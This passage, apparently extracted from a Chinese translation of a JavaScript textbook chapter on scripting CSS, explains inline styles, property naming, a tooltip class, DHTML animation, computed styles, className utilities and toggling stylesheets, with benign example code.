    opacity: .75;               /* Standard style for transparency */
    -moz-opacity: .75;          /* Transparency for older Mozillas */
    filter: alpha(opacity=75);  /* Transparency for IE */
}
</style>
</head>

<body>
<!-- Here is how we define a window: a "window" div with a titlebar and -->
<!-- content div nested between them. Note how position is specified with -->
<!-- a style attribute that augments the styles from the stylesheet. -->
<div class="window" style="left: 10px; top: 10px; z-index: 10;">
<div class="titlebar">Test Window</div>
<div class="content">
1<br>2<br>3<br>4<br>5<br>6<br>7<br>8<br>9<br>0<br><!-- Lots of lines to -->
1<br>2<br>3<br>4<br>5<br>6<br>7<br>8<br>9<br>0<br><!-- demonstrate scrolling-->
</div>
</div>

<!-- Here's another window with different position, color, and font weight -->

```

```
<div class="window" style="left: 75px; top: 110px; z-index: 20;">
<div class="titlebar">Another Window</div>
<div class="content translucent"
    style="background-color:#d0d0d0; font-weight:bold;">
    This is another window. Its z-index puts it on top of the other one.
    CSS styles make its content area translucent, in browsers that support that.
</div>
</div>
</body>
```




图 16-4: 用 CSS 创建的窗口

这个例子的主要缺点是，样式表把所有窗口设置为固定大小。因为窗口的标题栏和内容部分都必须准确定位在整个窗口中，所以改变窗口大小要求改变样式表定义三条规则中的所有定位属性的值。在静态 HTML 文档中很难做到这一点，但如果我们能脚本设置所有必要的属性，这一点就不难实现。我们将在下一节中探讨这一主题。

16.3 脚本化内联样式

DHTML 的关键作用是能够用 JavaScript 动态地改变应用到文档中各个元素的样式属性。2 级 DOM 标准定义了一个 API，使这一作用非常容易实现。在第 15 章中，讲述了如何使用 DOM API 获取对文档元素的引用，既可以采用标记名，也可以采用 ID，还可以递归地遍历整个文档。一旦获取了想应用样式的元素的引用，就可以用元素的 `style` 属性

获取那个文档元素的 CSS2Properties 对象。这个 JavaScript 对象有与 CSS 1 和 CSS 2 的每个样式属性对应的 JavaScript 属性。设置这些属性与设置元素的 style 属性中相应样式的效果一样。读取这些属性将返回元素的 style 属性所设置的 CSS 属性值（如果存在）。本书第四部分介绍了 CSS2Properties 对象。

需要知道的重要一点是，用元素的 style 属性获取的 CSS2Properties 对象只能设置元素的内联样式。不能用 CSS2Properties 对象的属性获取应用到元素的样式表的样式信息。设置这个对象的属性后，就能定义内联样式来有效地覆盖样式表样式。

例如，考虑下面脚本。它将找到文档中所有 元素并遍历它们，根据它们的大小找到作为标题广告的 元素。当它找到这样的元素时，可以用 style.visibility 属性把 CSS visibility 属性设为 hidden，使该元素不可见：

```
var imgs = document.getElementsByTagName("img"); // 找到所有图像
for(var i = 0; i < imgs.length; i++) {           // 遍历它们
    var img=imgs[i];
    if (img.width == 468 && img.height == 60)      // 如果它是 468x60 的标题 ...
        img.style.visibility = "hidden";         // 隐藏它!
}
```

此外，把这个简单的脚本转换成 javascript:URL 并将其存放于浏览器的书签中（参见 13.4.1 节），就可以将它转变为“bookmarklet”。

16.3.1 命名规范：JavaScript 中的 CSS 属性

许多 CSS 样式属性的名字中都有连字符，如 font-family。在 JavaScript 中，连字符被解释为减号，所以不能编写下列表达式：

```
element.style.font-family = "sans-serif";
```

因此，CSS2Properties 对象的属性名和真正的 CSS 属性名有点不同。如果一个 CSS 属性名含有一个或多个连字符，那么 CSS2Properties 属性名删除了连字符，且原来紧接在连字符后的字母改为大写。这样，属性 border-left-width 可以通过 borderLeftWidth 属性访问，可以用下列代码访问 font-family 属性：

```
element.style.fontFamily = "sans-serif";
```

CSS 属性和 JavaScript 的 CSS2Properties 属性间还有一点命名差别。float 是 Java 和其他语言中的关键字，虽然当前 JavaScript 没有使用它，但它被保留了以备将来使用。因此，CSS2Properties 对象没有与 CSS 的 float 属性对应的 float 属性。解决这个问题的办法是，在 float 属性前加 css 前缀，以便构成属性名 cssFloat。因此，要设置或查询元素的 float 属性的值，应该使用 CSS2Properties 对象的 cssFloat 属性。

16.3.2 使用样式属性

在使用 CSS2Properties 对象的样式属性时，要记住，所有值必须是字符串。在样式表或 style 属性中，可以编写如下代码：

```
position: absolute; font-family: sans-serif; background-color: #ffffff;
```

要用 JavaScript 对元素 e 实现同样的效果，必须用引号括起所有值：

```
e.style.position = "absolute";  
e.style.fontFamily = "sans-serif";  
e.style.backgroundColor = "#ffffff";
```

注意，分号在字符串外。这些只是常规的 JavaScript 分号。而 CSS 样式表中使用的分号不是用 JavaScript 设置的字符串值的一部分。

另外，记住所有定位属性都要求有单位。因此，下面设置的 left 属性不正确：

```
e.style.left = 300;      // Incorrect: this is a number, not a string  
e.style.left = "300";   // Incorrect: the units are missing
```

在 JavaScript 中设置样式属性时，单位是必需的，就像在样式表中设置样式属性一样。把元素 e 的 left 属性设置为 300 像素的正确方法是：

```
e.style.left = "300px";
```

如果要把 left 属性设置为计算值，要确保算式末尾有单位：

```
e.style.left = (x0 + left_margin + left_border + left_padding) + "px";
```

作为附加单位的一个额外作用，单位字符串将把计算值从数字转换成字符串。

还可以用 CSS2Properties 对象查询元素中 style 属性显式设置的 CSS 属性值，或读取前面由 JavaScript 代码设置的内联样式值。再提醒一遍，必须记住，这些属性的返回值是字符串，不是数字，所以下面的代码（它假定元素 e 的页边距由内联样式设置）不能实现预期要求：

```
var totalMarginWidth = e.style.marginLeft + e.style.marginRight;
```

应该改用下面的代码：

```
var totalMarginWidth = parseInt(e.style.marginLeft) +  
    parseInt(e.style.marginRight);
```

该表达式舍弃两个字符串末尾返回的单位。它假定 marginLeft 属性和 marginRight 属性都用同样的单位。如果在内联样式中只用像素做单位，可以用这样的方式舍弃单位。

有些 CSS 属性（如 `margin`）是其他属性（如 `margin-top`、`margin-right`、`margin-bottom` 和 `margin-left`）的快捷方式。CSS2Properties 对象也有相应于这些快捷属性的属性。例如，可以按如下方法设置 `margin` 属性：

```
e.style.margin = topMargin + "px " + rightMargin + "px " +  
                bottomMargin + "px " + leftMargin + "px";
```

单独设置四个页边距属性更容易一些：

```
e.style.marginTop = topMargin + "px";  
e.style.marginRight = rightMargin + "px";  
e.style.marginBottom = bottomMargin + "px";  
e.style.marginLeft = leftMargin + "px";
```

也可以查询快捷属性的值，但不值得这样做，因为通常必须解析返回值，把它分割成组成成分。这通常很难实现，单独查询成分属性要简单得多。

最后，再次强调，在从 `HTMLElement` 的 `style` 属性获取了一个 `CSS2Properties` 对象时，这个对象的属性表示该元素的内联样式属性值。换句话说，设置这些属性就像在元素的 `style` 属性中设置了 CSS 属性一样，它只影响一个元素，在 CSS 层叠中比其他来源的冲突样式设置优先级高。这种对单个元素的精确控制正是我们用 JavaScript 创建 DHTML 想要的效果。

但在读这些 `CSS2Properties` 属性值时，只有以前用 JavaScript 代码设置它们，或在使用的 HTML 元素具有设置了它们需要的 `style` 内联属性时，它们返回的值才有意义。例如，文档中的一个样式表把所有段落的左页边距设置为 30 像素，但如果读取段落元素的 `marginLeft` 属性，那么除非那个段落具有 `style` 属性，覆盖了样式表设置，否则将得到空串。因此，虽然 `CSS2Properties` 对象对于设置覆盖其他样式的样式非常有用，但它没有提供查询 CSS 层叠的方法，也没有提供判断应用到给定元素的完整样式集合的方法。16.4 节将简要介绍 `getComputedStyle()` 方法以及 IE 的替代方法 `currentStyle` 属性，该属性也提供了这一功能。

16.3.3 示例：CSS 工具提示

例 16-4 是一个 JavaScript 代码模块，它显示了简单的 DHTML 工具提示，如图 16-5 所示。

这些工具提示显示在两个嵌套的 `<div>` 元素中。外部的 `<div>` 是绝对定位的，有一个背景作为工具提示的阴影。内部的 `<div>` 是根据阴影来相对定位的，并且显示了工具提示的内容。工具提示从 3 个不同的地方获取样式。首先，一个静态的样式表指定了工具提示的阴影、背景颜色、边框和字体。其次，当工具提示的 `<div>` 元素在 `Tooltip()`




图 16-5: 一个 CSS 工具提示

构造函数中创建时，内联样式（例如 `position:absolute`）被指定。最后，当工具提示通过 `Tooltip.show()` 方法显示的时候，`top`、`left` 和 `visibility` 属性被设置。

注意，例 16-4 是一个简单的工具提示模块，它只是显示和隐藏工具提示。这个例子将会在例 17-3 中扩展得更为复杂，添加了对显示工具提示来响应鼠标事件的支持。

例 16-4: 使用 CSS 的工具提示

```
/**
 * Tooltip.js: simple CSS tool tips with drop shadows.
 *
 * This module defines a Tooltip class. Create a Tooltip object with the
 * Tooltip() constructor. Then make it visible with the show() method.
 * When done, hide it with the hide() method.
 *
 * Note that this module must be used with appropriate CSS class definitions
 * to display correctly. The following are examples:
 *
 * .tooltipShadow {
 *   background: url(shadow.png); /* translucent shadow */
 * }
 *
 * .tooltipContent {
 *   left: -4px; top: -4px; /* how much of the shadow shows */
 *   background-color: #fff; /* yellow background */
 *   border: solid black 1px; /* thin black border */
 *   padding: 5px; /* spacing between text and border */
 *   font: bold 10pt sans-serif; /* small bold font */
 * }
```

```

* In browsers that support translucent PNG images, it is possible to display
* translucent drop shadows. Other browsers must use a solid color or
* simulate transparency with a dithered GIF image that alternates solid and
* transparent pixels.
*/
function Tooltip() { // The constructor function for the Tooltip class
    this.tooltip = document.createElement("div"); // create div for shadow
    this.tooltip.style.position = "absolute";      // absolutely positioned
    this.tooltip.style.visibility = "hidden";      // starts off hidden
    this.tooltip.className = "tooltipShadow";      // so we can style it

    this.content = document.createElement("div"); // create div for content
    this.content.style.position = "relative";      // relatively positioned
    this.content.className = "tooltipContent";     // so we can style it

    this.tooltip.appendChild(this.content);        // add content to shadow
}

// Set the content and position of the tool tip and display it
Tooltip.prototype.show = function(text, x, y) {
    this.content.innerHTML = text;                // Set the text of the tool tip.
    this.tooltip.style.left = x + "px";            // Set the position.
    this.tooltip.style.top = y + "px";
    this.tooltip.style.visibility = "visible";     // Make it visible.

    // Add the tool tip to the document if it has not been added before
    if (this.tooltip.parentNode != document.body)
        document.body.appendChild(this.tooltip);
};

// Hide the tool tip
Tooltip.prototype.hide = function() {
    this.tooltip.style.visibility = "hidden";     // Make it invisible.
};

```

16.3.4 DHTML 动画

用 JavaScript 和 CSS 能够实现的最强大的 DHTML 技术是动画。DHTML 动画没有什么特殊之处，所需要做的只是周期性地改变元素的一个或多个样式属性。例如，要使一幅图像从左边滑动到指定位置，需要反复增长图像的 `style.left` 属性，直到它达到了想要的位置为止。也可以反复地修改 `style.clip` 属性，逐像素地显示图像。

例 16-5 包含一个简单的 HTML 文件，它定义了一个要动画显示的 `div` 元素和一个简短的脚本，每 500 毫秒改变一次元素的背景颜色。注意，颜色改变是通过给 CSS 样式属性赋值实现的。颜色的反复改变使显示结果出现了动画效果，这是调用 Window 对象的 `setInterval()` 函数实现的。（所有 DHTML 动画都要使用 `setInterval()` 或 `setTimeout()` 函数，阅读本书第四部分中有关这些 Window 方法的内容有助于回忆起它们。）最后要注意，用取模（取余）运算符“%”可以循环变换颜色。该运算符的应用可以查阅第 5 章。

例 16-5: 一个简单的变换颜色动画

```
<!-- This div is the element we are animating -->
<div id="urgent"><h1>Red Alert!</h1>The Web server is under attack!</div>

<script>
var e = document.getElementById("urgent");           // Get Element object
e.style.border = "solid black 5px";                  // Give it a border
e.style.padding = "50px";                            // And some padding
var colors = ["white", "yellow", "orange", "red"]     // Colors to cycle through
var nextColor = 0;                                    // Position in the cycle
// Invoke the following function every 500 milliseconds to animate border color
setInterval(function() {
    e.style.borderColor=colors[nextColor++%colors.length];
}, 500);
</script>
```

例 16-5 生成了非常简单的动画。在实践中, CSS 动画通常同时涉及两个或多个样式属性(如 top、left 和 clip) 的修改。用例 16-5 中所示的方法设置一个复杂的动画能得到相当复杂的效果。另外, 为了避免用户厌烦, 动画通常应该运行一会儿就停止, 而不是像例 16-5 那样。

例 16-6 展示的 JavaScript 文件定义了一个 CSS 动画函数, 使创建动画(甚至设置复杂的动画)变得容易得多。

例 16-6: 基于 CSS 的动画的一个帧

```
/**
 * AnimateCSS.js:
 * This file defines a function named animateCSS( ), which serves as a framework
 * for creating CSS-based animations. The arguments to this function are:
 *
 * element: The HTML element to be animated.
 * numFrames: The total number of frames in the animation.
 * timePerFrame: The number of milliseconds to display each frame.
 * animation: An object that defines the animation; described below.
 * whendone: An optional function to call when the animation finishes.
 *           If specified, this function is passed element as its argument.
 *
 * The animateCSS() function simply defines an animation framework. It is
 * the properties of the animation object that specify the animation to be
 * done. Each property should have the same name as a CSS style property. The
 * value of each property must be a function that returns values for that
 * style property. Each function is passed the frame number and the total
 * amount of elapsed time, and it can use these to compute the style value it
 * should return for that frame. For example, to animate an image so that it
 * slides in from the upper left, you might invoke animateCSS as follows:
 *
 * animateCSS(image, 25, 50, // Animate image for 25 frames of 50ms each
 * { // Set top and left attributes for each frame as follows:
 *   top: function(frame,time) { return frame*8 + "px"; },
 *   left: function(frame,time) { return frame*8 + "px"; }
 * }
```

```

*           });
*
**/
function animateCSS(element, numFrames, timePerFrame, animation, whendone) {
    var frame = 0; // Store current frame number
    var time = 0;  // Store total elapsed time

    // Arrange to call displayNextFrame() every timePerFrame milliseconds.
    // This will display each of the frames of the animation.
    var intervalId = setInterval(displayNextFrame, timePerFrame);

    // The call to animateCSS() returns now, but the previous line ensures that
    // the following nested function will be invoked once for each frame
    // of the animation.
    function displayNextFrame() {
        if (frame >= numFrames) { // First, see if we're done
            clearInterval(intervalId); // If so, stop calling ourselves
            if (whendone) whendone(element); // Invoke whendone function
            return; // And we're finished
        }

        // Now loop through all properties defined in the animation object
        for(var cssprop in animation) {
            // For each property, call its animation function, passing the
            // frame number and the elapsed time. Use the return value of the
            // function as the new value of the corresponding style property
            // of the specified element. Use try/catch to ignore any
            // exceptions caused by bad return values.
            try {
                element.style[cssprop] = animation[cssprop](frame, time);
            } catch(e) {}
        }

        frame++; // Increment the frame number
        time += timePerFrame; // Increment the elapsed time
    }
}

```

这个例子中定义的 `animateCSS()` 函数有 5 个参数。第一个参数指定了要用动画显示的 `HTMLElement` 对象。第二个参数和第三个参数指定了动画中的帧数和每帧显示的时间。第四个参数是一个 `JavaScript` 对象，它指定要执行的动画。第五个参数是一个可选的函数，应该在动画完成时调用。

`animateCSS()` 函数的第四个参数是它的关键参数。这个 `JavaScript` 对象的每个属性都必须与一个 `CSS` 样式属性同名，每个属性的值必须是一个函数，该函数返回指定样式的合法值。每显示一个新的动画帧，这些函数就被调用一次，以便为每个样式属性生成一个新值。当传递给这些函数的是帧号和消耗的全部时间时，这些参数有助于返回正确的值。

例 16-6 中的代码相当简单，我们很快就会看到，所有真正复杂的代码都嵌入到传递给 `animateCSS()` 的动画对象的属性中。`animateCSS()` 定义了一个嵌套函数

`displayNextFrame()`，它只是用 `setInterval()` 方法安排对 `displayNextFrame()` 函数的反复调用。`displayNextFrame()` 函数将遍历动画对象的属性，调用各种函数来计算样式属性的新值。

注意，因为 `displayNextFrame()` 函数是在 `animateCSS()` 函数中定义的，所以它能够访问 `animateCSS()` 函数的参数和局部变量，即使是在 `animateCSS()` 返回后才调用 `displayNextFrame()` 函数。（如果读者不明白为什么使用这一规则，可以复习第 8.8 节。）

用例子可以更好地理解 `animateCSS()` 的用法。下面的代码将把一个元素向上移动，通过扩大它的剪切区使它逐渐出现：

```
// Animate the element with id "title" for 40 frames of 50 milliseconds each
animateCSS(document.getElementById("title"), 40, 50,
    { // 设置每个帧的 top 和 clip 样式属性:
      top: function(f,t) { return 300-f*5 + "px"; },
      clip: function(f,t) {return "rect(auto "+f*10+"px auto auto)";},
    });
```

下面代码段 `animateCSS()` 函数在一个圆中移动 `Button` 对象。它使用 `animateCSS()` 的第五个参数，在动画完成时，把按钮文本改为“Done”。注意，产生动画的元素将被作为参数传递给第五个参数指定的函数：

```
// Move a button in a circle, then change the text it displays
animateCSS(document.forms[0].elements[0], 40, 50, // Button, 40 frames, 50ms
    { // This trigonometry defines a circle of radius 100 at (200,200):
      left: function(f,t){ return 200 + 100*Math.cos(f/8) + "px"},
      top: function(f,t){ return 200 + 100*Math.sin(f/8) + "px"}
    },
    function(button) { button.value = "Done"; });
```

Scriptaculous JavaScript 库包含了一个高级的动画帧，它具有许多强大的预定义的动画效果。可以参考 Web 站点 <http://script.aculo.us/> 来了解更多内容。

16.4 脚本化计算样式

一个 HTML 的 `style` 属性对应了 `style` HTML 属性，并且作为 `style` 属性的值的 `CSS2Properties` 对象只包含了用于该元素的内联样式信息。它并不包含 CSS 层叠中其他地方的样式。

有时候，我们确实需要知道应用于一个元素的样式集合，而不管这些样式在层叠的什么地方指定。我们需要的是元素的计算样式。不幸的是，计算样式是一个含糊的说法，它指的是元素被 Web 浏览器显示之前执行了计算：所有样式表的规则都进行了测试，看

哪一个应用于该元素,并且这些可应用的规则的样式和用于元素的任何内联样式组合到一起。这种综合的样式信息就可以用来在浏览器窗口中正确地显示元素。

用于确定一个元素的计算样式的 W3C 标准 API 是 Window 对象的 `getComputedStyle()` 方法。这个方法的一个参数是元素,我们需要它的计算样式。第二个参数是任何 CSS 伪元素,如 `:before` 或 `:after`,我们需要它的样式。读者可能不会对伪元素感兴趣,但是在这个方法的 Mozilla 和 Firefox 实现中,第二个参数是必须的而且不能省略。因此,通常看到 `getComputedStyle()` 调用中第二个参数为 `null`。

`getComputedStyle()` 的返回值是一个 `CSS2Properties` 对象,它代表了应用于指定的元素或伪元素的所有样式。和保存了内联样式信息的 `CSS2Properties` 对象不同,`getComputedStyle()` 所返回的对象是只读的。

IE 并不支持 `getComputedStyle()` 方法,但是它提供了一个简单的替代方法:每个 HTML 元素都有一个保存其计算样式的 `currentStyle` 属性。IE API 的唯一缺点是它没有提供一种方法来查询伪元素的样式。

作为计算样式的例子,可以使用如下所示的跨平台的代码来确定一个元素会以什么样的字体显示:

```
var p = document.getElementsByTagName("p")[0]; // Get first paragraph of doc
var typeface = "";                               // We want its typeface
if (p.currentStyle)                               // Try simple IE API first
    typeface = p.currentStyle.fontFamily;
else if (window.getComputedStyle)                 // Otherwise use W3C API
    typeface = window.getComputedStyle(p, null).fontFamily;
```

计算样式也很奇怪,查询它们并不总是会得到想要的信息。考虑刚才给出的字体的例子。CSS `font-family` 属性接受了一个逗号隔开的字体族的列表,这是我们想要的跨平台可移植的字体。当查询一个计算样式的 `fontFamily` 属性,只是得到了应用于元素的最具体的 `font-family` 样式的值。这可能会返回一个 `"arial, helvetica, sans-serif"` 这样的值,这并不能说明实际使用的是哪个字体。类似的,如果一个元素并不是绝对定位的,试图通过其计算样式的 `top` 和 `left` 属性来查询它的位置和大小常常会返回一个 `"auto"` 值。这绝对是个合法的 CSS 值,但是它可能不是所需要的值。

16.5 脚本化 CSS 类

通过 `style` 属性来脚本化单个 CSS 样式的一种替代方法就是通过任意 HTML 元素的 `className` 属性来脚本化 HTML `class` 属性的值。动态设置一个元素的类,可以显著地改变应用于该元素的样式,假设所使用的类正确地定义于一个样式表中。例 18-3 使用

了这一技术，这是本书后面的一个表单验证的例子。这个例子中的 JavaScript 代码根据用户的输入是否是合法的，把表单元素的 className 设置为“valid”或“invalid”。例 18-2 包括一个定义了“valid”和“invalid”类的简单样式表，以便它们能够改变一个表单中的输入元素的背景颜色。

关于 HTML class 属性和相应的 className 属性，必须要记住的一件事情就是，它可能会列出多个类。通常，当脚本化 className 属性时，只是设置和查询这个值，就好像它包含了一个单个的类名（尽管为了简单起见，这是第 18 章中所做的事情），这并不是一个好的办法。相反，需要一个函数来测试一个元素是否是一个类的成员，并且需要从一个元素的 className 属性中添加和移除类的那些函数。例 16-7 示意了如何定义这些函数。代码很简单，但是很大程度上依赖于正则表达式。

例 16-7：操作 className 的工具函数

```
/**
 * CSSClass.js: utilities for manipulating the CSS class of an HTML element.
 *
 * This module defines a single global symbol named CSSClass. This object
 * contains utility functions for working with the class attribute (className
 * property) of HTML elements. All functions take two arguments: the element,
 * e being tested or manipulated and the CSS class c that is to be tested,
 * added, or removed. If element e is a string, it is taken as an element
 * id and passed to document.getElementById().
 */
var CSSClass = {}; // Create our namespace object

// Return true if element e is a member of the class c; false otherwise
CSSClass.is = function(e, c) {
    if (typeof e == "string") e = document.getElementById(e); // element id

    // Before doing a regexp search, optimize for a couple of common cases.
    var classes = e.className;
    if (!classes) return false; // Not a member of any classes
    if (classes == c) return true; // Member of just this one class

    // Otherwise, use a regular expression to search for c as a word by itself
    // \b in a regular expression requires a match at a word boundary.
    return e.className.search("\\b" + c + "\\b") != -1;
};

// Add class c to the className of element e if it is not already there.
CSSClass.add = function(e, c) {
    if (typeof e == "string") e = document.getElementById(e); // element id
    if (CSSClass.is(e, c)) return; // If already a member, do nothing
    if (e.className) c = " " + c; // Whitespace separator, if needed
    e.className += c; // Append the new class to the end
};

// Remove all occurrences (if any) of class c from the className of element e
CSSClass.remove = function(e, c) {
```

```

    if (typeof e == "string") e = document.getElementById(e); // element id
    // Search the className for all occurrences of c and replace with "".
    // \s* matches any number of whitespace characters.
    // "g" makes the regular expression match any number of occurrences
    e.className = e.className.replace(new RegExp("\\b"+ c+"\\b\\s*", "g"), "");
};

```

16.6 脚本化样式表

前面的各节已经介绍了CSS脚本化的两种技术：改变一个元素的内联样式以及改变一个元素的类。也可以脚本化样式表本身，下面的小节将会介绍这一点。

16.6.1 激活和关闭样式表

最简单的样式表脚本化技术也是最容易移植和最有健壮性的。HTML 2 级 DOM 标准为 `<link>` 和 `<script>` 元素都定义了一个 `disabled` 属性。HTML 标记上没有相应的 `disabled` 属性，但是有一个可以在 JavaScript 中查询和设置的属性。正如其名字所示意，如果 `disabled` 属性为 `true`，和 `<link>` 和 `<style>` 元素相关的样式表就会被关闭，并且会被浏览器忽略。

例 16-8 说明了这一点。这是包含了 4 个样式表的一个 HTML 页面。它显示了 4 个复选框，这些复选框允许用户分别激活和关闭 4 个样式表中的每一个。

例 16-8：激活和关闭样式表

```

<head>
<!-- Here we define four stylesheets, using <link> and <style> tags. -->
<!-- Two of the <link>ed sheets are alternate and so disabled by default. -->
<!-- All have id attributes so we can refer to them by name. -->
<link rel="stylesheet" type="text/css" href="ss0.css" id="ss0">
<link rel="alternate stylesheet" type="text/css" href="ss1.css"
      id="ss1" title="Large Type">
<link rel="alternate stylesheet" type="text/css" href="ss2.css"
      id="ss2" title="High Contrast">
<style id="ss3" title="Sans Serif">
body { font-family: sans-serif; }
</style>

<script>
// This function enables or disables a stylesheet specified by id.
// It works for <link> and <style> elements.
function enableSS(sheetid, enabled) {
    document.getElementById(sheetid).disabled = !enabled;
}
</script>
</head>
<body>

```

```
<!-- This is a simple HTML form for enabling and disabling stylesheets -->
<!-- It is hardcoded to match the sheets in this document but could be -->
<!-- dynamically generated using stylesheet titles instead. -->
<form>
<input type="checkbox" onclick="enableSS('ss0', this.checked)" checked>Basics
<br><input type="checkbox" onclick="enableSS('ss1', this.checked)">Large Type
<br><input type="checkbox" onclick="enableSS('ss2', this.checked)">Contrast
<br><input type="checkbox" onclick="enableSS('ss3', this.checked)" checked>
Sans Serif
</form>
</body>
```

16.6.2 样式表对象和样式表规则

